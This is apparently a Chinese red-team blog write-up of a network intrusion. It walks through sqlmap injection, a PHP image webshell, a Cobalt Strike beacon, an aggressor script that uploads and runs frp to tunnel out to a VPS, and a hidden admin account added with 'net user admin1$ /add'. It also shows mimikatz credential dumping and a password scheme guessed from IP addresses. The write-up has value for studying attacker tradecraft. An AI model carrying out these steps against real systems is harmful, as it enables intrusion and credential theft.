

# 红队实战攻击之随缘测站（下）

---

原创 南部猎鹰队 酒仙桥六号部队

2020-11-13原文

这是 酒仙桥六号部队 的第 107 篇文章。

全文共计1920个字，预计阅读时长6分钟。

## 序言

大家好，作为一个练习时长两年半的安全实习生，继上一篇随缘测站，又增加了10多天的经验，感觉距离大佬的世界又近了一步～

## 正文

上篇文章中拿到的那台linux并没有找到什么可以继续横向利用的点了，于是又开始了一波漫长的信息探测。

把 `x-ray` 挂到服务器上批量扫漏洞，扫了两天两夜，找到了一个可以利用的sql注入，权限不大，不能直接写shell，那就读取账号密码，登录到后台。

```
sqlmap -u [redacted] --skip-war --random-agent
-level=3 -v 3 -b --is-dba -T [redacted] -D tesw --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:35:02 /2020-09-03/

[18:35:02] [DEBUG] cleaning up configuration parameters
[18:35:02] [DEBUG] setting the HTTP timeout
[18:35:02] [DEBUG] setting the HTTP User-Agent header
[18:35:02] [DEBUG] loading random HTTP User-Agent header(s) from file '[redacted]tools/sqlmap/data/txt/user-agents.txt'
[18:35:02] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Win
```

```
Database: [redacted]
[169 tables]
+-----+
| [redacted] VTE |
| [redacted] el_Data |
| [redacted] ITENS |
| [redacted] PARCELAS |
| [redacted] APENSOS |
| [redacted] EVENTOS |
| [redacted] HONORARIOS |
| [redacted] AREA [redacted] ALHO |
| [redacted] FAVOR [redacted] |
| [redacted] RECENTE |
| [redacted] yees |
| [redacted] rma |
| [redacted] n' kt |
| [redacted] CAMENTO |
| [redacted] ODO_ATUA |
| [redacted] IMENTO |
+-----+
```

拿到账号密码登录到后台，找到了上传点，测试了一下，发现是做了白名单限制，试了几个绕过方式之后，就放弃了。


继续寻找，看到有数据备份，尝试数据备份拿shell，开启抓包，然而不能修改物理路径和备份文件名，也无法利用。



继续翻，这时候看到设置里面，可以修改上传附件类型！机会来了～加上php



再找到那个上传点，上传个图片马，上传成功！



复制路径，放到网页上查看，解析成功，再用蚁剑连接，好了，shell连接成功，权限是administrator。



到cs里生成个powershell的马，放到蚁剑中运行一下，cs上线成功，获取一下密码，获取成功，但是密码挺复杂的，并没有明显的规律性。



没办法，用Ladon的cs插件探测一下存活网段试试。




探测同网端下有94台主机存活，并且识别出了网站域名信息，Ladon还是强！

```
ICMP: 192.168. 00-50- 7C xz .cn VMware
ICMP: 192.168. 00-0f 70 js .cn VMware
ICMP: 192.168. 00-0f C8 cjr .cn VMware
ICMP: 192.168. 00-5 0F oaa .cn VMware
ICMP: 192.168. 00-50 -60 oaw .cn VMware
ICMP: 192.168. 00-50 -35 wec .cn VMware
ICMP: 192.168. 00-0f 29 sjp .cn VMware
DNS: 192.168. ier .cn
DNS: 192.168. xg .cn
DNS: 192.168. sz .cn
DNS: 192.168. ot .cn
DNS: 192.168. jp .cn
DNS: 192.168. tsz .cn
DNS: 192.168. yx .cn
DNS: 192.168. dd .cn
DNS: 192.168. xxj .cn
DNS: 192.168. nev .cn
[YONYOU18] Administrator */300180
beacon>
```

随便看了几个网站，发现有个网站上面包含了一个网段信息，先拿小本本记下来。

```
网 3.03 ms
大 [60网段] 3.83 ms
大 [45网段] 1.85 ms
大 [78网段] 2.31 ms
大 [77网段] 2.94 ms
大 东 [66网段] 2.50 ms
大 [66网段] 2.35 ms
大 [62网段] 1.08 ms
```

好的，接下来挂个代理先，顺便测试一下新下的cs脚本。



但是他这个frp的版本太低了，于是好奇心来了，不会代码的我决定看看他的脚本。


```
Modify by Uknow
Configure frps.ini As follows

[common]
bind_port = 3738
token = uknowsec

2020/09/09 18:13:54 [E] [service.go:273] Please upgrade your frpc version to at least 0.18.0
2020/09/09 18:13:54 [W] [service.go:101] login to server failed: Please upgrade your frpc version to at least 0.18.0
Please upgrade your frpc version to at least 0.18.0

C:\Users\Administrator>
```

根据对应的顺序看，内网穿透调用的是 `modules/Intranet/penetration.cna`



第一步：在cs选项设定上传路径，传参给变量\$bid。

第二步：通过bupload参数上传到\$bid定义的路径，后面script\_resource指定要上传的文件。

第三步：跟第一步一样，在cs设定运行的参数ip和port。

第四步：bshell调用命令，执行modify.exe -t ip -p 端口。

第五步：删除文件。



看完之后就开始了改脚本了，根据运行逻辑，复制粘贴，改改路径就是这个样子了。




```
metasploit> create_frp {
  1 item "上传frpc" {
    $bid = $i;
    $dialog = dialog("上传frpc", N(UploadPath => "C:\\Windows\\Temp\\", bid => $bid), &FRP);
    $row_text($dialog, "UploadPath", "上传路径:");
    $button_action($dialog, "上传");
    dialog_show($dialog);
  }
}

sub FRP {
  2 hcd($bid, $3[UploadPath]);
  if (-is64 $bid[id]) {
    RUPload($bid, script_resource("/script/x64/modify.exe"));
    RUPload($bid, script_resource("/script/x64/modify.ini"));
  } else {
    RUPload($bid, script_resource("/script/x86/modify.exe"));
    RUPload($bid, script_resource("/script/x86/modify.ini"));
  }
}

  3 item "运行frpc" {
    local($bid);
    foreach $bid ($i) {
      $shell($i, "modify.exe -c modify.ini");
    }
  }

  4 item "删除frpc" {
    local($bid);
    foreach $bid ($i) {
      $shell($i, "del /f /s /q modify.exe");
      $shell($i, "del /f /s /q modify.ini");
    }
  }
}
```

尝试上传，完成之后去翻目录，确定上传成功！



再点击运行，运行成功，vps上监听的frps也收到连接请求。



研究明白之后，发现cs脚本还是很简单的，毕竟我这样的小白都能看得懂，get新技能，23333

代理挂上之后，先用拿到的账号密码扫一波rdp端口，只测出了本机的账号密码，啥也不是。



所以继续，先登录上去再说。



翻了下磁盘，只看到了webconfig里面保存了数据库的账号密码，并没有发现其他的有用信息。


```

--name '117'
--connectInfoString 'msconnectstrings>Data Source=localhost;Initial Catalog=;Provider=SQLNCLI11,;Server=.;User ID=sa;Password=;PersistInfo=False;ApplicationName='
--connectInfoString 'msconnectstrings>Data Source=.;Initial Catalog=;Provider=SQLNCLI11,;Server=.;User ID=sa;Password=;PersistInfo=False;ApplicationName='
--connectInfoString 'msconnectstrings>Data Source=.;Initial Catalog=;Provider=SQLNCLI11,;Server=.;User ID=sa;Password=;PersistInfo=False;ApplicationName='
--connectInfoString 'msconnectstrings>Data Source=.;Initial Catalog=;Provider=SQLNCLI11,;Server=.;User ID=sa;Password=;PersistInfo=False;ApplicationName='

```

但是看到这个账号密码。。账号是该网站的子域名，而密码，跟之前搜集到的密码是一样的。灵感突然就来了，那会不会其他的主机也是这样的规律呢？

废话不多说，先探测一波1433



把这几个站的子域名添加到账号字典，再扫一波，出来两个。



nice, 兄dei! 连接成功!




还是熟悉的配方，启用guest账号。

```
**net user admin1$ \*\*\** /add**
```

**\*\*net localgroup Administrators admin1\$ /add\*\***



然后连接338。



上传mimikatz，右键以管理员方式运行：

**\*\*privilege::debug\*\***

**\*\*sekurlsa::logonpasswords\*\***

没有解出明文密码，可以尝试解下hash。

```
mimikatz # privilege::debug
Privilege 20 OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 9989356 (00000000:00986cec)
Session           : Interactive from 7
User Name         : Administrator
Domain            : ██████████
Logon Server      : ██████████
Logon Time        : 2020/10/27 16:14:38
SID               : S-1-5-21-3747042438-672█ 64867-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : ██████████
* NTLM     : 8471205d4 ██████████ 091611ab690
* SHA1    : 0701386873d ██████████ a29e8f270e79163a

tspkg :
wdigest :
```

将ntlm hash丢到cmd5里面去解，还真解出来了。



看到这个密码，愣了一下，跟之前获取到的密码差不多，于是乎，翻出之前做的记录，一对比，凭借我密码吧推理吧签到14级的身份，一眼看穿了其中隐藏的玄机，这里不好贴出密码，就写个差不多的形式做一下对比。

例子：

**\*\*192.168.12.19\*\***

**\*\*fsads24#!f31\*\***

**\*\*192.168.12.76\*\***

**\*\*fsads24#!f88\*\***

仔细一看，大脑疯狂运算，此时柯南附体，真相只有一个，（--此处为bgm，自行脑补--）密码总共12位数，包含数字字母特殊符号三种，不偏不倚，刚好踩在服务器密码的规则线上，前十位数不变，唯独最两位变化，提取数字，拆分因子，脑中不自觉的想起了勾股定理，后两位刚好为ip后两个字段相加 $12+19=31$ ， $12+76=88$ ，那这个结果就不言而喻了。

为了验证这个想法，又随便找了台同网段的试了一下，登录成功！

那么其他网段试试，也登录成功～

山重水复疑无路，柳暗花明又一村。

## 总结

有选择的时候，不要死磕一个地方，一个地方搞不通，换一个地方就行了。

搜集到的所有东西都要记得做好笔记，说不定什么时候能派上用场。

找到规律能节省很多事吖AvA



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论